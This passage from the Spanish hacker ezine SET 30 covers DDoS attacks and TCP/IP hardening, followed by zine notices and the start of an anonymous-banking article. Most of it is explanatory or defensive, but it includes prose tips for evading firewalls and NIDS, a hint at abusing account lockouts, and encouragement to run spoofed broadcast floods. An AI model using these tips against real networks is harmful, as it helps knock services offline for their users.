
- En windows las modificaciones se realizan a traves del editor del registro (regedt32.exe); para ello debe localizarse la clave:  
HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters  
Bajo la misma es necesario añadir el valor:  
Value Name: IPForwarding  
Data Type: REG\_DWORD  
value: 1

-----  
6. Jugando con los Firewalls y herramientas automatizadas  
-----

Que pasa si la victima dispone de una politica de seguridad bien definida, y su firewall banea las IPs desde las que atacamos. Pues podemos reirnos de el de varias formas ñ\_ñ:

- Atacarle haciendonos pasar por la IP del DNS (para que lo banee)
- Atacarle haciendonos pasar por su gateway
- Atacarle mandando los paquetes hacia el puerto 53 (nos saltaremos el firewall)
- Construir paquetes de nivel 7
- Mandar los paquetes a algun puerto abierto publicamente (no protegido)

Esto es lo mismo que dice un amigo mio: 'depende de que errores quieras, intalate un windows u otro'. Todo depende de que resultado te guste mas.



Tenemos aqui un ordenador que hace la funcion de firewall, conectado al ordenador de trabajo habitual. Como podemos ver, el firewall rechaza los paquetes. Es un firewall propietario muy caro y muy bueno, pero esta tan ocupado rechazando paquetes de la congestionada red, que el PC no navegara.

Otra cosa graciosa es que algunos sistemas desactivan cuentas al cabo de cierto numero de intentos de login incorrectos (lo dejo en el aire, jurjur)

-----  
7. PAQUETES  
-----

A estas alturas mas de uno se debe de estar preguntando como es un paquete, que forma tiene, si tiene patas o no... a eso vamos ahora.


Hay herramientas que sirven para mirar que paquetes entran y salen de tu ordenador, para Linux el mas tipico es 'tcpdump'. Estos programas se llaman

packet sniffers.

La cabecera de cada paquete es filosofico, nos dice a donde va, de donde viene, el tipo de paquete...

El resto del paquete contiene los datos a transmitir, es el cuerpo del paquete. Asi que como acabamos de decir, todos los paquetes IP comienzan con una cabecera (de al menos 20 bytes de longitud).

Diagrama del RFC 790:



Version: 4 bits.

Este campo describe el formato de la cabecera utilizada. En la tabla se describe la version 4.

Tamaño Cabecera (IHL): 4 bits.

Longitud de la cabecera, en palabras de 32 bits. Su valor minimo es de 5 para una cabecera correcta, y el maximo de 15.

Tipo de Servicio: 8 bits.

Indica una serie de parametros sobre la calidad de servicio deseada durante el transito por una red. Algunas redes ofrecen prioridades de servicios, considerando determinado tipo de paquetes 'mas importantes' que otros (en particular, algunas redes pueden admitir solo los paquetes con una prioridad alta en momentos de sobrecarga).

Estos 8 bits se agrupan de la siguiente manera:

bits 0-2: Prioridad: Valores altos para prioridades superiores.

bit 3: 0 = Retraso Normal, 1 = Bajo Retraso.

bit 4: 0 = Transito Normal, 1 = Transito Rapido.

bit 5: 0 = Fiabilidad Normal, 1 = Alta Fiabilidad.

bits 6-7: Reservados para futuros usos.

Longitud Total: 16 bits.

Es el tamaño total, en octetos, del datagrama, incluyendo el tamaño de la cabecera y el de los datos. El tamaño maximo de los datagramas usados normalmente es de 576 octetos (64 de cabeceras y 512 de datos). Una maquina no deberia enviar datagramas mayores a no ser que tenga la certeza de que van a ser aceptados por la maquina destino.

En caso de fragmentacion este campo contendra el tamaño del fragmento, no el del datagrama original.

Identificador: 16 bits.

Identificador unico del datagrama. Se utilizara, en caso de que el datagrama deba ser fragmentado, para poder distinguir los fragmentos de un datagrama de los de otro. El originador del datagrama debe asegurar un valor unico para la pareja origen-destino y el tipo de protocolo durante el tiempo que el datagrama pueda estar activo en la red.

Indicadores: 3 bits.

Actualmente utilizado solo para especificar valores relativos a la fragmentacion de paquetes:

bit 0: Reservado; debe ser 0

bit 1: 0 = Divisible, 1 = No Divisible

bit 2: 0 = ultimo Fragmento, 1 = Fragmento Intermedio (le siguen mas fragmentos)

La indicacion de que un paquete es indivisible debe ser tomada en cuenta bajo cualquier circunstancia. Si el paquete necesitara ser fragmentado, no se enviara.

Posicion de Fragmento: 13 bits.

En paquetes fragmentados indica la posición, en unidades de 64 bits, que ocupa el paquete actual dentro del datagrama original. El primer paquete de una serie de fragmentos contendrá en este campo el valor 0.

Tiempo de Vida (TTL): 8 bits.

Indica el máximo número de segundos que un paquete puede estar circulando. Cada vez que algún nodo procesa este paquete disminuye su valor en, como mínimo, 1 segundo. Cuando llegue a ser 0, el paquete no será reenviado.

Protocolo: 8 bits.

Indica el protocolo de siguiente nivel utilizado en la parte de datos del datagrama.

Checksum Cabecera: 16 bits.

Checksum de la cabecera. Se recalcula cada vez que algún nodo cambia alguno de sus campos (por ejemplo, el Tiempo de Vida). El método de cálculo (intencionadamente simple) consiste en sumar el complemento a 1 de cada palabra de 16 bits de la cabecera y hacer el complemento a 1 del valor resultante.

Dirección IP de Origen: 32 bits.

Dirección IP de Destino: 32 bits

Opciones: Variable.

Aunque no es obligatoria la utilización de este campo, cualquier nodo debe ser capaz de interpretarlo.

Puede contener un número indeterminado de opciones, que tendrán dos posibles formatos:

Simple: Un solo octeto indicando el 'Tipo de Opción':

El Tipo de Opción está dividido en 3 campos:

Indicador de Copia: 1 bit. En caso de fragmentación, la Opción se copiará o no a cada nuevo fragmento según el valor de este campo:

0=no se copia

1=se copia

Clase de Opción: 2 bits. Las posibles clases son:

0=control

1=reservada

2=depuración y mediciones

3=reservada

Número de Opción: 5 bits. Identificador de la Opción.

Compuesto: Un octeto para 'Tipo de Opción', otro para 'Tamaño de Opción', y uno o más octetos conformando los 'Datos de Opción'.

El Tamaño de Opción incluye el octeto de Tipo de Opción, el de Tamaño de Opción y la suma de los octetos de datos.

La siguiente tabla muestra las opciones actualmente definidas:

Clase	Número	Tamaño	Descripción
0	0	-	Final de lista de opciones. Formato simple.
0	1	-	Ninguna operación (NOP). Formato simple.
0	2	11	Seguridad.
0	3	variable	Enrutado desde el Origen, abierto (Loose Source Routing).
0	9	variable	Enrutado desde el Origen, estricto (Strict Source Routing).
0	7	variable	Registro de Ruta (Record Route).
0	8	4	Identificador de flujo (Stream ID).
2	4	variable	Marca de tiempo (Internet Timestamping).

Final de Lista de Opciones:

Se usa al final de la lista de opciones, si esta no coincide con el final de la cabecera IP.

Ninguna Operacion (NOP):

Se puede usar para forzar la alineacion de las opciones en palabras de 32 bits.

Seguridad:

Especifica niveles de seguridad que van desde 'No Clasificado' hasta 'Maximo Secreto', definidos por la Agencia de Seguridad de la Defensa (de EE.UU.).

Enrutado desde el Origen (abierto) y Registro de Ruta (LSSR):

Esta opcion provee el mecanismo para que el originador de un datagrama pueda indicar el itinerario que ha de seguir a traves de la red y para registrar el camino seguido.

Los Datos de Opcion consisten en un puntero (un octeto) y una lista de direcciones IP (4 octetos cada una) que se han de alcanzar ('procesar'):

El puntero indica la posicion de la siguiente direccion de la ruta, dentro de la Opcion; asi, su valor minimo es de 4.

Cuando un nodo de Internet procesa la direccion de la lista apuntada por el puntero (es decir, se alcanza esa direccion) incrementa el puntero en 4, y redirige el paquete a la siguiente direccion. Si el puntero llega a ser mayor que el Tamaño de Opcion significa que la informacion de ruta se ha procesado y registrado completamente y se redirigira el paquete a su direccion de destino. Si se alcanza la direccion de destino antes de haber procesado la lista de direcciones completa (el puntero es menor que el Tamaño de Opcion) la siguiente direccion de la lista reemplaza a la direccion de destino del paquete y es a su vez reemplazada por la direccion del nodo que esta procesando el datagrama ('Ruta Registrada'), incrementando, ademas, el puntero en 4. Utilizando este metodo de sustituir la direccion especificada en origen por la Ruta Registrada se asegura que el tamaño de la Opcion (y de la cabecera IP) no varia durante su recorrido por la red.

Se considera que la ruta especificada por el originador es 'abierta' porque cualquier nodo que procesa el paquete es libre de dirigirlo a la siguiente direccion siguiendo cualquier otra ruta intermedia.

Solo puede usarse una vez en un datagrama, y, en caso de fragmentacion, la opcion se copiara a los paquetes resultantes.

Enrutado desde el Origen (estricto) y Registro de Ruta (SSRR):

Exactamente igual que LSSR, excepto en el tratamiento que los nodos haran de este datagrama. Al ser la ruta especificada 'estricta', un nodo debe reenviar el paquete directamente a la siguiente direccion, es decir, no podra redireccionarlo por otra red.

Registro de Ruta:

Mediante el uso de esta Opcion se puede registrar el itinerario de un datagrama. Los Datos de Opcion consisten en un puntero (un octeto) y un espacio relleno de ceros que contendra la Ruta Registrada para el paquete.

Cuando un nodo recibe un paquete en el que esta presente esta opcion, escribira su direccion IP en la posicion indicada por el puntero, siempre que esta sea menor que el Tamaño de Opcion, e incrementara el puntero en 4. Es preciso que el espacio reservado para la Ruta Registrada tenga una longitud multiplo de 4; si al intentar grabar su direccion un nodo detecta que existe espacio libre pero es menor de 4 octetos, el paquete no se reenvia (se pierde) y se notifica el error, mediante ICMP, al originador del datagrama.

Esta Opcion no se copia en caso de fragmentacion, y solo puede aparecer una vez en un paquete.

Relleno: variable.



-----  
Existen varios pasos que los administradores pueden dar para ayudar a prevenir el acceso a través de los puntos débiles de los protocolos, aplicaciones y sistemas operativos, por ejemplo:

-Asegurarse de que todos los sistemas disponen de los últimos parches de seguridad. La aplicación de los parches puede dar protección frente a la mayor parte de los DoS, que se suelen basar en problemas del sistema operativo o de los protocolos.

-Los sistemas Linux se pueden proteger de los ataques SYN compilando el kernel con cookies SYN. Algunas versiones de UNIX (como Solaris 2.6 y superiores) incluyen protección ante los ataques SYN. En Windows 2000 se puede editar el registro para protegerse ante los ataques SYN.

-Se puede configurar el router para que responda a las difusiones dirigidas, en vez de pasarlas a la subred, protegiéndose así del Smurf.

-El router también se puede configurar para que filtre todos los paquetes entrantes que dispongan de una IP que aparente pertenecer a la red local.

-Configurar el sistema para ignorar los redireccionados del router.

-Desactivar Java, JavaScript, ActiveX y el resto de los contenidos activos del explorador puede anular muchos de los principales puntos débiles del explorador.

-Usar firewall y NIDS

-Cambiar todo lo que sea standard; el passwd del router, usar un explorador de internet que no sea el de Microsoft, etc.

## ----- 10. Sobre los NIDS (Network Intrusion Detection System) -----

Si estamos seguros de que queremos lanzar un DDos sobre cierta compañía o persona/s, deberemos optimizar el ataque para que cumpla su función. Uno de los pasos a cuidar es, si vas a utilizar una herramienta de DDos pública, cambiar TODOS los valores por defecto (puertos, passwords, banners, etc) ya que habrán reglas para los NIDS.

Hay dos tipos de tráfico generado por un DDos, el tráfico de control (entre los agentes y los masters) y el tráfico del flood (entre la/s víctima/s y los agentes).

Una de las posibles detecciones por parte del NIDS es sobre los paquetes enviados.

Las sesiones UDP normalmente se mandan paquetes pequeños, con un cuerpo de no más de 10 bytes. Y sobre los paquetes ICMP decir que suelen estar entre 64 y 128 bytes. Así que los paquetes que sean demasiado grandes son sospechosos de ser el tráfico de control de algún DDos, y si encima están cifrados es más sospechoso aun. Siempre se puede obtener como mínimo una información de cualquier agente (por muy sofisticado que sea), y es la IP de la víctima. Es el único dato que no puede estar cifrado, así que si nuestra red está actuando de agente, podemos configurar una regla en el firewall para que no deje salir ningún paquete hacia esa IP.

Los paquetes TCP y UDP no son partes de una conexión. El módulo de ocultación de las herramientas DDos usan protocolos aleatorios, incluyendo los orientados a conexiones, para mandar información sobre canales no orientados a conexiones. Un firewall puede detectar estos paquetes. Además, los paquetes que indican una petición de conexión a puertos superiores a 1024, que no se traten de algún puerto standard (ej IRC-6667) son sospechosos.

El cuerpo de los paquetes contienen SOLO caracteres alfanuméricos (sin espacios, signos de puntuación, caracteres de control...). Esto puede decirnos que el cuerpo está codificado en BASE64, y por lo tanto, solo contiene caracteres propios de la codificación en BASE64.

Puesto que el trafico de control del TFN2K es mediante UDP, para evitar la deteccion de los paquetes y hacer todo algo mas silencioso, lo que hace es no mandar los ACK de respuesta. Se limita a mandar 10 veces cada paquetes (y alguno llegara, no??).

El patron especifico del TFN2K y sus derivados lacteos ñ\_ñ es usar un string de A's (AAAAA..) en el cuerpo, desde que la rutina de cifrado rellena el tamaño del buffer. Si no esta codificado en BASE64, y el cuerpo contiene trafico binario encriptado, las A's se convierten en \0's binario.

## ----- 11.Bastion Hosts -----

La primera regla de oro a la hora de securizar un sistema (hardening o armoring), tanto Unix como windows, pasa por deshabilitar todos los servicios TCP/IP innecesarios. A su vez, son multiples los controles que pueden llevarse a cabo, tanto desde el punto de vista del sistema (no analizados en este documento centrado en TCP/IP) como de la red, en los que se profundiza en este documento.

Las recomendaciones de configuracion respecto a la pila TCP/IP que se presentan a continuacion no han sido incluidas en referencias especificas para la proteccion de una vulnerabilidad concreta comentada.

### - HP-UX:

Existen dos documentos de referencia a la hora de securizar el sistema operativo HP-UX, para la version 11.00 y para la 10.X.

Concretamente, para ajustar la seguridad mediante los parametros de red de TCP/IP se deben añadir las siguientes lineas al fichero /etc/rc.config.d/nddconf.

```
# Para evitar que se propaguen paquetes de una interfaz a otra (uso de
routing)
TRANSPORT_NAME[1]=ip
NDD_NAME[1]=ip_forwarding
NDD_VALUE[1]=0
#
# Para evitar el chequeo de gateway muerto (este no funciona bien con
firewalls)
TRANSPORT_NAME[2]=ip
NDD_NAME[2]=ip_ire_gw_probe
NDD_VALUE[2]=0
#
# Para evitar el uso de la estrategia PMTU discovery (echo-request).
TRANSPORT_NAME[3]=ip
NDD_NAME[3]=ip_pmtu_strategy
NDD_VALUE[3]=1
#
# Para no enviar ICMP source quench
TRANSPORT_NAME[4]=ip
NDD_NAME[4]=ip_send_source_quench
NDD_VALUE[4]=0
#
# Para evitar que se responda a peticiones Timestamp
TRANSPORT_NAME[5]=ip
NDD_NAME[5]=ip_respond_to_timestamp
NDD_VALUE[5]=0
#
# Para no enviar mensajes en paquetes de reset de TCP
TRANSPORT_NAME[6]=tcp
NDD_NAME[6]=tcp_text_in_resets
NDD_VALUE[6]=0
```

### - solaris:

Los parametros de configuracion generales recomendados en este SO son aplicables a un fichero de arranque del sistema, por ejemplo /etc/rc2.d/S69inet. Para que todos estos cambios tengan efecto se deben ejecutar los siguientes comandos:

```
# /etc/rc2.d/S69inet stop
# /etc/rc2.d/S69inet start
```

Para evitar que la maquina encamine paquetes desde una interfaz a otra se debe incluir la siguiente linea:

```
ndd -set /dev/ip ip_forwarding 0
```

Para evitar que por cualquier interfaz de una maquina se reciban paquetes con destino a direcciones IP correspondientes a otros interfaces de la maquina, se debe incluir la linea:

```
ndd -set /dev/ip ip_strict_dst_multihoming 1
```

Para evitar que se responda a peticiones Timestamp se debe incluir la siguiente linea:

```
ndd -set /dev/ip ip_respond_to_timestamp 0
```

- Linux:

Al igual que los dos sistemas Unix previos, existen guias similares para Linux. Asimismo, existen versiones completas derivadas de Linux enfocadas desde el punto de vista de la seguridad, como Trinix (<http://www.trinux.org/>) u Openwall Owl (<http://www.openwall.com/Owl/>).

Chequeo del gateway activo o no:

A traves del editor del registro (regedt32.exe) debe localizarse la clave:  
HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters  
Bajo la misma es necesario añadir el valor:  
Value Name: EnableDeadGWDetect  
Data Type: REG\_DWORD  
Value: 0 (desactivarlo)

Las referencias respecto a los diferentes parametros configurables de las pilas TCP/IP de los distintos sistemas operativos son multiples. A modo de ejemplo se muestran las principales:

- "UNIX IP Stack Tuning Guide v2.7":  
<http://www.cymru.com/~robt/Docs/Articles/ip-stack-tuning.html>

- "Enabling High Performance Data Transfers on Hosts":  
[http://www.psc.edu/networking/perf\\_tune.html](http://www.psc.edu/networking/perf_tune.html)

- Linux kernel 2.4:  
<http://www.linux.org/docs/ldp/howto/Adv-Routing-HOWTO-14.html>

- windows NT, 2000: <http://support.microsoft.com/>  
"TCP/IP and NBT Configuration Parameters for Windows (Q120642)"

- windows XP: <http://support.microsoft.com/>  
"TCP/IP and NBT Configuration Parameters for Windows XP (Q314053)"

- "Solaris 2.X - Tuning Your TCP/IP Stack and more":  
<http://www.sean.de/Solaris/tune.html>

## ----- 12.Bastion routers -----

Al igual que ocurre con los sistemas, los dispositivos de red deben ser configurados desde un punto de vista restrictivo, de forma que imposibiliten explotar la mayoría de vulnerabilidades comentadas. Para ello se configuran como un bastion router.

Las características vulnerables de un router considerandolo como un host son:

- Existencia de claves en claro en la configuracion.
- Servicios TCP y UDP simples activos: echo, discard, daytime...
- Protocolos de routing sin autentificacion y/o encriptacion.
- Protocolos AAA sin encriptacion.
- Aceptacion de paquetes source routing.
- Redirecciones IP.
- Proxy ARP.
- CDP, Cisco Discovery Protocol.
- Servidor HTTP activo.

A continuacion se comentan algunos de los comandos que permiten securizar (hardening o armoring) desde el punto de vista de TCP/IP un router Cisco. Otros se han comentado en la seccion asociada a la defensa de un ataque especifico.

Deshabilitar los siguientes servicios:

- Finger:  
no service finger
- Servicios simples: echo, discard, daytime.  
no service tcp-small-servers  
no service udp-small-servers
- HTTP server:  
no ip http server
- Proxy ARP: en algunos escenarios, el uso de un Proxy ARP puede condicionar a que el trafico circule por un camino que no es el impuesto por los protocolos de routing.  
no ip proxy-arp
- Deshabilitar el Protocolo CDP:  
no cdp run

-----  
13.Conclusion  
-----

Bajo mi punto de vista no existe proteccion para evitar un DDoS. Porque si no te lo hacen a la red (u ordenador) te lo haran al ancho de banda. Asi que estamos casi casi en lo mismo: imposibilidad de trabajar con la red.

En estos casos, la red victima no puede hacer nada. Aunque filtre el trafico en sus sistemas, sus lineas estaran saturadas con trafico malicioso, incapacitandolas para cursar trafico util. Un ejemplo habitual es el de un telefono: si alguien quiere molestar, solo tiene que llamar, de forma continua. Si se descuelga el telefono (para que deje de molestar), tampoco se puede recibir llamadas de otras personas. Este problema es habitual, por ejemplo, cuando alguien intenta mandar un fax empleando el numero de voz: el fax insiste durante horas y sin que el usuario llamado pueda hacer nada al respecto.

El atacante envia tantos paquetes de solicitud de conexion que las conexiones autenticas simplemente no pueden competir. En casos asi el primer paso a realizar es el ponerse en contacto con el Proveedor del servicio para que intente determinar la fuente del ataque y, como medida provisional, filtre el ataque en su extremo de la linea. El siguiente paso consiste en localizar las fuentes del ataque e informar a sus Administradores, ya que seguramente se estaran usando sus recursos sin su conocimiento y consentimiento. Si el atacante emplea Ip Spoofing, esto puede ser casi imposible, ya que en muchos casos la fuente del ataque es, a su vez, victima y el origen ultimo puede ser practicamente imposible de determinar.

Ahora que conocemos como va todo, podeis echar la imaginacion a volar. Por ejemplo, mientras hacemos un DDoS mediante agentes, mandar unos cuantos ICMP a unos broadcasts simulando ser la victima. Previamente habras tenido que mirar si el ISP de dicho server admite el spoofeo.

O si eres un programador loco, diseñar un agente controlado mediante paquetes 'sueltos' sin que haya una comunicacion apta de ser esnifada y logeada. Por ejemplo, un cierto tipo de paquete con los parametros para empezar el ataque, y otro paquete para pararlo.

En fin, que si alguien se dedica a jugar con los DDoS que se lo curre y no haga pijaditas tipicas. La grandeza esta en el arte de la creacion, creacion que no toda la gente tiene. Esa gente falsa que monta asociaciones para ganar dinero y va jodiendo y engañando a los socios. Que no os enrede nunca mas cierto personaje...

Kirby  
mail to:smurfito@hush.ai

\* EOF \*

-[ 0x0A ]-----  
-[ Proyectos, Peticiones, Avisos ]-----  
-[ by SET Ezine ]-----SET-30--

Si, sabemos es que esta seccion es muyyy repetitiva (hasta repetimos este parrafo!), y que siempre decimos lo mismo, pero hay cosas que siempre teneis que tener en cuenta, por eso esta seccion de proyectos, peticiones, avisos y demas galimatias.

Como siempre os comentaremos varias cosas:

- Como colaborar en este ezine
- Nuestros articulos mas buscados
- Como escribir
- Nuestros mirrors
- En nuestro proximo numero
- Otros avisos

-[ Como colaborar en este ezine ]-----

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirrors de SET, graficos, enviando donativos (metalico/embutido/tangas de tu novia (limpios!!!)) tambien ahora aceptamos plutonio de contrabando ruso, pero con las preceptivas medidas de seguridad, ah, por cierto, enviarnos virus al correo no es sorprendente.

-[ Nuestros articulos mas buscados ]-----

Articulos, articulos, conocimientos, datos!, comparte tus conocimientos con nosotros y nuestros lectores, buscamos articulos tecnicos, de opinion, serios, de humor, ... en realidad lo queremos todo y especialmente si es brillante. Tampoco es que tengas que deslumbrar a tu novia, que en ningun momento va a perder su tiempo en leernos, pero si tienes la mas minima idea o desvario de cualquier tipo, no te quedes pensando voy a hacerlo... hazlo!.

Tampoco queremos que te auto-juzges, deja que seamos nosotros los que digamos si es interesante o no.  
Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA!.

Como de costumbre las colaboraciones las enviais indistintamente aqui:

<set-fw@bigfoot.com>  
<web@set-ezine.org>

Para que te hagas una idea, esto es lo que buscamos para nuestros proximos numeros... y ten claro que estamos abiertos a ideas nuevas....

- articulos legales: faltan derechos de autor! ¿nadie quiere meterse/defender a las SGAE?
- sistemas operativos: hace tiempo que nadie destripa un sistema operativo en toda regla ¿alguien tiene a mano un AS400 o un Sperry Plus?
- Retro informatica. Has descubierto como entrar en la NASA con tu Spectrum 48+? somos todo ojos, y si no siempre puedes destripar el SO como curiosidad
- Programacion: cualquier lenguaje interesante, guias de inicio, o de seguimiento, no importa demasiado si el lenguaje es COBOL, ADA, RPG, Pascal, no importa si esta desfasado o si es lo ultimo de lo ultimo, lo importante es que se publique para que la informacion este a mano de todos, eso si, No hagais todos manuales de C, procura sorpendernos con programacion inverosimil
- Chapuzing electronico: Has fabricado un aparato domotico para controlar la temperatura del piso de tu vecina? estamos interesados en saber como lo has hecho...
- Evaluacion de software de seguridad: os veo vagos, Nadie le busca las cosquillas a este software?
- Hacking, craking, virus, preaking, sobre todo cracking!
- SAP.. somos los unicos que gustan este juguete? Me parece que no, ya que hemos encontrado a alguien con conocimientos, pero: alguien da mas?

- ORACLE, MySQL, MSSQL, postgrees.. Aqui tambien nos hemos topado con un entendido en la materia, pero la union hace la fuerza. Alguien levanta el dedo ?
- Mariconeos con LOTUS, nos encanta jugar con software para empresas, un gran olvidado del hacking "a lo bestia".
- Vuestras cronicas de puteo a usuarios desde vuestro puesto de admin...
- Usabilidad del software (acaso no es interesante el tema?, porque el software es tan incomodo?)
- wireless. Otro tema que nos encanta. Los aeropuertos y las estaciones de tren en algunos paises europeos nos ofrecen amplias posibilidades de curiosear en lo que navega sobre las ondas magneticas. Nadie se ha dedicado a utilizar las horas tontas esperando un avion en rastrear el trafico wireless ?
- Redes libres. Alguien esta haciendo un seguimiento de Freenet ? A que se debe el bajo rendimiento que padece ultimamente ?
- Finanzas anonimas en la red. Os apercibis de las consecuencias ?
- Lo que tu quieras... que en principio tenga que ver con la informatica

Tardaremos en publicarlo, puede que no te respondamos a la primera (si, ahora siempre contestamos a la primera y rapido) pero deberias confiar viendo nuestra historia que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

-[ Como escribir ]-----

Esperemos que no tengamos como explicar como se escribe, pero para que os podais guiar de unas pautas y normas de estilo (que por cierto, nadie cumple y nos vamos a poner serios con el tema), os exponemos aqui algunas cosillas a tener en cuenta.

#### SOBRE ESTILO EN EL TEXTO:

- No insulteis y tratar de no ofender a nadie, ya sabeis que a la minima salta la liebre, y SET paga los platos rotos
- Cuando vertais una opinion personal, sujeta a vuestra percepcion de las cosas, tratar de decir que es vuestra opinion, puede que no todo el mundo opine como vosotros, igual quisiera nosotros.
- No tenemos ni queremos normas a la hora de escribir, si te gusta mezclar tu articulo con bromas hazlo, si prefieres ser serio en vez de jocosos... adelante, Pero ten claro que SET tiene algunos gustos muy definidos: ¡Nos gusta el humor!, Mezcla tus articulos con bromas o comentarios, porque la verdad, para hacer una documentacion seria ya hay mucha gente en Internet.  
Ah!!!!, no llamar a las cosas correctamente, insultar gratuitamente a empresas, programas o personas NO ES HUMOR.
- Otra de las cosas que en SET nos gusta, es llamar las cosas por su nombre, por ejemplo, Microsoft se llama Microsoft, no mierdasoft, Microchof o cosas similares, deformar el nombre de las empresas quita mucho valor a los articulos, puesto que parecen hechos con prejuicios.

#### SOBRE NORMAS DE ESTILO

- Tratad de respetar nuestras normas de estilo!. Son simples y nos facilitan mucho las tareas. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo tambien alcanzara antes al publico.
- 80 COLUMNAS (ni mas ni menos, bueno menos si.)
- Usa los 127 caracteres ASCII, esto ayuda a que se vea como dios manda en todas las maquinas sean del tipo que sean. El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los disenos en ascii que luego no se ven bien. Sobre las enyes (æ).

- Y como es natural, las faltas de ortografía bajan nota, medio punto por falta y las gordas uno entero.

Ya tenemos bastante con corregir nuestras propias faltas.

- Ahorraros el ASCII ART, porque corre serio riesgo de ser eliminado.
- Por dios, no utilizeis los tabuladores, esta comprobado que nos levantan un fuerte dolor de cabeza cuando estamos maquetando este E-zine.

-[ Nuestros mirrors ]-----

<http://salteadores.tsx.org> - USA  
<http://www.hackemate.com.ar/ezines/set/> - Argentina  
<http://www.zine-store.com.ar> - Argentina

El resto que nos aviso de tener un mirror, o no lo encontramos o las paginas estaban desactivadas, ¡mala suerte!

Existe una posibilidad, la mas posible de todas y es el extravio de correo, que nos sucede mas amenudo de lo que debieramos....

-[ En nuestro proximo numero ]-----

Antes de que colapseis el buzón de correo preguntando cuando saldra SET 31 os respondo: Depende de ti y de tus colaboraciones.

En absoluto conocemos la fecha de salida del proximo numero, pero en un esfuerzo por fijarnos una fecha objetivo pondremos... ya se verá, calcula entre 5 y 7 meses

-[ Otros avisos ]-----

Esta vez, no los hay.....

(no me cansare de repetir las cuentas de correo)

<web@set-ezine.org>  
<set-fw@bigfoot.com>

\*EOF\*

-[ 0x0B ]-----  
-[ Banca ]-----  
-[ by SET staff ]-----SET-30--

Este es otro de los artículos publicados en la revista @RROBA. En este caso nos hemos saltado el orden y publicamos uno un poco más reciente.

BANCA ANONIMA. El INICIO,....

En el anterior artículo aquí publicado, hablábamos de lo que se empieza a mover en torno de los negocios bancarios en la red. No nos referimos al desembarco de todos los bancos del mundo en Internet, con ánimo de hacer suculentos negocios y esquilmar en lo posible a los usuarios. Nos estamos refiriendo a los medios que tímidamente empiezan a surgir y que permiten intercambio de bienes, muebles e inmuebles, divisas, acciones, valores, certificados y un sinfín de otras cosas. Todo ello de una forma más o menos anónima, pero en todo caso más rápida, transparente y habitualmente escasa en cuanto a comisiones a terceros, y por terceros podemos entender las omnipotentes corporaciones bancarias que pretenden arrancarnos suculentas comisiones en pago de escuálidos servicios.

No todo lo que reluce es oro y aquí hay que irse con mucho cuidado, ya que se trata de dinero real. Trataremos en algunos artículos de explicar como funciona la trama sus ventajas inconvenientes y las posibles consecuencias.

LA CURIOSIDAD QUE MUEVE MONTANAS

Siempre nos ha sorprendido lo que se puede encontrar en la red si se tiene un poco de tenacidad, pero casi siempre los descubrimientos más notables se hacen cuando se está buscando otra cosa y no se pretende hacer nada en concreto. Precisamente fue esto lo que le sucedió a Pepe Pelao, cuando un buen día buscando un sistema para construir un modelo aeronáutico, ya sabéis, intentando teclear "model" en el buscador google, por una de estas atrocidades de la vida, se le enredaron los dedos y pulsó una palabra totalmente sin sentido. Yodel. La atroz máquina virtual capaz de encontrar cualquier referencia a las palabras más extravagantes, produjo un listado asombroso y más asombrado quedó todavía Pelao cuando empezó a seguir los links.

La primera referencia dirigía hacia <http://yodelbank.com> y como os podéis imaginar es nada más y nada menos que todo un banco disponible en la red para regocijo de propios y extraños. De estos hay muchos y no solo en la red sino más bien uno en cada esquina. Razón tenéis, señores, pero este banco en concreto tenía una característica diferencial. Proclamaba a los cuatro vientos su total anonimato.

